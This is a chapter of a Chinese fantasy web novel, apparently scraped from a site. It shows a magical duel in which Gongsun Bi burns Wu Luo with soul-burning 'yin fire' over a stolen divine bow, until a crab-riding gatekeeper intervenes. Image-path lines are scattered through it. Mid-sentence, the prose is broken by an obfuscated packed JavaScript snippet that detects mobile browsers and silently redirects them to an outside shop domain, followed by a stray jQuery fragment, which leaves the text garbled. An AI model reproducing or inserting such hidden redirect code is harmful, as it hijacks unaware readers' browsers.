“是你,”公孙璧有些意外,若有所思地打量她浑身溅射的荧光,笑问,“你奉命送的被褥呢?”
巫罗横眉凛目,压着嗓子用气声怒喝:“叛徒,受死!”
“你这话说的,我投的是灵山,又不是灵山的叛徒,”公孙璧又一个侧身躲过对面的横劈,“况且咱们素不相识,你哪来这么大仇?”
“…不忠之人,到哪里都不得善终,”巫罗再次打空,锄头砸地,忿忿地威胁道,“我不管你和销昱在谋划什么,休想打灵山的主意。”
“笑话,我又不是人,”公孙璧哼笑一声,饶有兴致地回敬,“不过灵山众巫觋倒是人类出身,不也背离了如今的人族,姑娘,你怎么连自己人都骂?”
“灵山的命运理应由灵山人决定,还轮不到外人置喙。”巫罗挥起锄头又要近她的身。
人族的命运,应该掌握在人族自己手里。
“……姑娘年纪不大,话倒是老成。”何其相似的话语。公孙璧不再躲闪,运起灵力将她的攻势弹开,笑着夸她,咬字力度重了些:“既然如此,让我见识一下,肩负灵山命运的人,是什么实力。”
巫罗被弹得向后趔趄了几步,双手执锄横在身前,警惕地端量公孙璧的举动。
“巫礼告诉我,这个地方禁明火。我和他相处得还算愉快,我得给他这个面子,”公孙璧悠哉游哉地拨弄耳后乱发,“那么,阴火,如何?”她说完,猛地发狠,往地上光斑踏了一步。蓝绿色的荧光上陡然升起蓝色的火苗,顺着一地荧光蔓延,顷刻覆盖满地。巫罗瞪大了眼睛,下意识后撤。蓝火却极快地咬了过来,点燃了巫罗裳摆上的荧光。
“刚才隔门斗法,你若有自知之明,就应该清楚自己的斤两。以卵击石,我敬你的勇气。”看着巫罗惊慌拍火,公孙璧自一地的蓝火中步步逼近。蓝光映在她的脸上。她故意夸张地咧开嘴角,借着蓝光让自己看起来更加狰狞可怖,直勾勾地盯着巫罗逗,“看你也是个玩火的,怎么,没见过阴火?”
突然,上一刻还惊慌的巫罗抡起锄头又朝她劈来。公孙璧故技重施,试图用灵力屏障再次将对方顶飞。不曾想这次锄头附满了灵力,威力大增。公孙璧一时大意失守,忙闪避护住身前。巫罗却趁机抡着锄头换了个方向,砍在公孙璧背弓绑带上。
梆!一声脆响,绑带断裂,神弓掉在地上。巫罗眼疾手快地从满地蓝火中抄起神弓,夺门而逃。
“……哈,哈。”公孙璧咬紧牙关,眯起眼皮锁住巫罗的背影,抬手一掌隔空轰去。巫罗痛呼一声,踉跄地继续往前跑,不料一阵疾风掠过,公孙璧已瞬移至她眼前,凭空迸力,将她推了回去。
“很好,很好,很有精神,”公孙璧这次发自内心地狞笑,内心又给销昱记了一笔账,“听说此弓灵山无人能碰,看来是句空谈了。”
巫罗站定,原地拉开架势,一手握弓,一手荷锄,“灵山的命运,只能掌握在我们自己手里,”她又重复了一次,执弓威胁道,“让开,或者玉石俱焚。”
“你可以试试。”公孙璧挥手催动蓝火。火焰顺着巫罗的衣裳燃烧,瞬时爬满她的全身。
巫罗一动不动。阴火的温度伤不了人。她冷哼一声:“这也配叫火么?”
“看来你是真的不知阴火。果然,无知者无畏,”公孙璧压抑着怒气,绷着脸皮拧出笑容,慢条斯理地控制蓝火发力,“今日我就让你开开眼,教教你什么是天高地厚。”
巫罗张嘴欲驳,忽然僵住,嗔目欲裂地瘫倒在地,蜷成一团发不出声音。
“明火烧身,阴火烧魂,”公孙璧的心情好转了一些,动动手指拨弄火力,“如果我想,你立马就会变成空壳一具。”
“手下留情。”一种诡异的磨嗓声蓦地在拐角后面响起,像齿锯来回剌树皮,激得公孙璧寒毛倒立。与之一同响起的,还有先前与巫罗交手的窸窸窣窣声,由远及近。
公孙璧往拐角处望去,只见一只硕大的螃蟹迈着尖细的腿从拐角处转来,发出窸窸窣窣的地板摩擦声;嘴里吐着蓝绿色的荧光泡泡,流了一地,化为照明的水渍,与先前巫礼留下的荧光别无二致。螃蟹的背上模模糊糊地坐着一团人影。人影通身裹着深色的袍子。光线幽微,公孙璧看不真切来者的脸。
“何人?”公孙璧冷声厉喝。
“我是这里的守门人。孙姑娘消消气,”人影艰难干哑着嗓子,艰难发声,“年轻人莽撞,还望姑娘不要与她计较。”
“呵,先兵后礼是你们灵山的传统吗?”公孙璧转身,手里掐着一团阴火持续施力,没好气地讥讽停在火场外围的一人一蟹。
“孙姑娘来得匆忙,未及时向众巫觋传达姑娘的身份,是灵山的疏忽,”人影客客气气地拉扯着嗓子,“巫罗不知姑娘是灵山的贵客,冒犯了姑娘。我必会禀明巫咸,请他施以惩戒,为姑娘出气。”
公孙璧想起了巫咸那条神出鬼没的青蛇,斟酌片刻,将话题引向销昱:“我是销公子带来的人,看来你们的这位圣使,在你们心里没什么分量啊。”
“圣使乃下凡的神明,灵山上下岂敢不尊。只是圣使离山有一段日子了,久不熟悉山中事务。今日突然回山,灵山上下同样疏于接引,”人影的嗓子剌得越发厉害,听不出语气,但语速越发急促,“今夜姑娘受惊了,我在此替巫罗向姑娘赔礼,还请姑娘收回法力,饶她性命。”
公孙璧瞥向一声不吭挣扎着的巫罗,淡淡回她:“只要她放下我的东西,我也懒得多管闲事。”
“…巫罗,放手。”人影努力润润嗓子,命令巫罗。
趴在地上的巫罗仍然抓紧弓身,死咬牙关怒视公孙璧,额上汗珠如雨扑簌落入火里。
“……不自量力。”公孙璧向来欣;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17841138|211653||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
赏这种硬骨头。不过眼下,愤怒比欣赏要多。她抬手掐诀,作势又要加力。
“巫罗!”人影加大声量,“你连我的话都不听了吗?放手!”座下螃蟹也躁动起来,六只尖爪不安地划拉地面,发出窸窸窣窣的脚步声。
僵持一会儿后,巫罗终于松开手。神弓落地,满地火熄。
公孙璧走到她面前,将神弓捡起细细检查一番,小心地把神弓重新背回背上。
“巫姑,”巫罗缓过来一些,扶着墙站起来,不甘心地抬头对人影控诉,“不能让他们继续利用灵山……”
“闭嘴!咳咳咳…”人影有些激动地呵斥,脆弱的声带不受刺激,激起一阵咳嗽,“我已经不在十巫之列,不许这么叫我!”
真有意思。神弓返手,公孙璧气消了大半,又开始看起戏来。她悄悄四顾墙上门板,又数了一遍。一共九扇,五扇上了栓,唯一的双门在刚才被毁掉了。
“那么怎么称呼你呢?”公孙璧又挂上亲和的笑容,柔声问蟹上人影。
“…我没有名字,久居这山谷楼阁,姑娘叫我山女就好,”那人喘匀气息,摸摸被咳嗽声引得再次躁动的螃蟹,把声音放轻,“此处残局自有人来收拾,姑娘请移步到我那里安歇。”
“慢着。”楼下大门响了两声。两支脚步急匆匆窜上了楼,出现在拐角处。
公孙璧听出了其中一人的声音。众人探头之际,拐角处出现了两个熟悉的人影。
“圣使。”公孙璧先一步叫出来人的身份。她怒从心起,面上和煦,阴阳怪气:“你也是来给我送被褥的吗?”
销昱顿了一下,匆匆走过长廊,环顾了一圈现场情况。跟在他身后的,是之前引公孙璧到此的巫礼。巫礼跟在销昱后面快步走来,停在那只大螃蟹身边。山女见此,扭头示意他往前去。巫礼不动声色地走进零落的荧光中,搀扶住靠墙歇息的巫罗。
“孙姑娘受惊了,我这就将巫罗带去面见巫咸。”巫礼拽紧巫罗的胳膊,拉着她往外走。巫罗地抿紧嘴唇,擦肩而过时,心有不甘地瞟了一眼公孙璧。
公孙璧的眼睛却没放在巫罗身上。她注意到巫礼衣摆内侧沾到的一块荧光。“刚才还说我来得匆忙疏于接应,这会儿消息倒是灵通…”公孙璧提高了声调,冲销昱冷笑,“灵山若是不愿留我,大可把话讲开,何必半夜搞小动作?”她转头直直对上巫罗的视线:“派的还是个毛丫头。”
“哼,我还不至于被人利用……”巫罗反唇相讥,再次被山女打断。“巫罗!”山女的声音虚弱了些。她努力维持声音的稳定,催促巫礼:“把她带走。”
巫礼颔首领命,拉着闭上嘴的巫罗快速离去。
“见过圣使。”山女这才把注意力放在销昱身上,拍拍蟹背。螃蟹听话地蹲身行礼。
“请起,”销昱躬身回礼,“你…不用向我行礼。”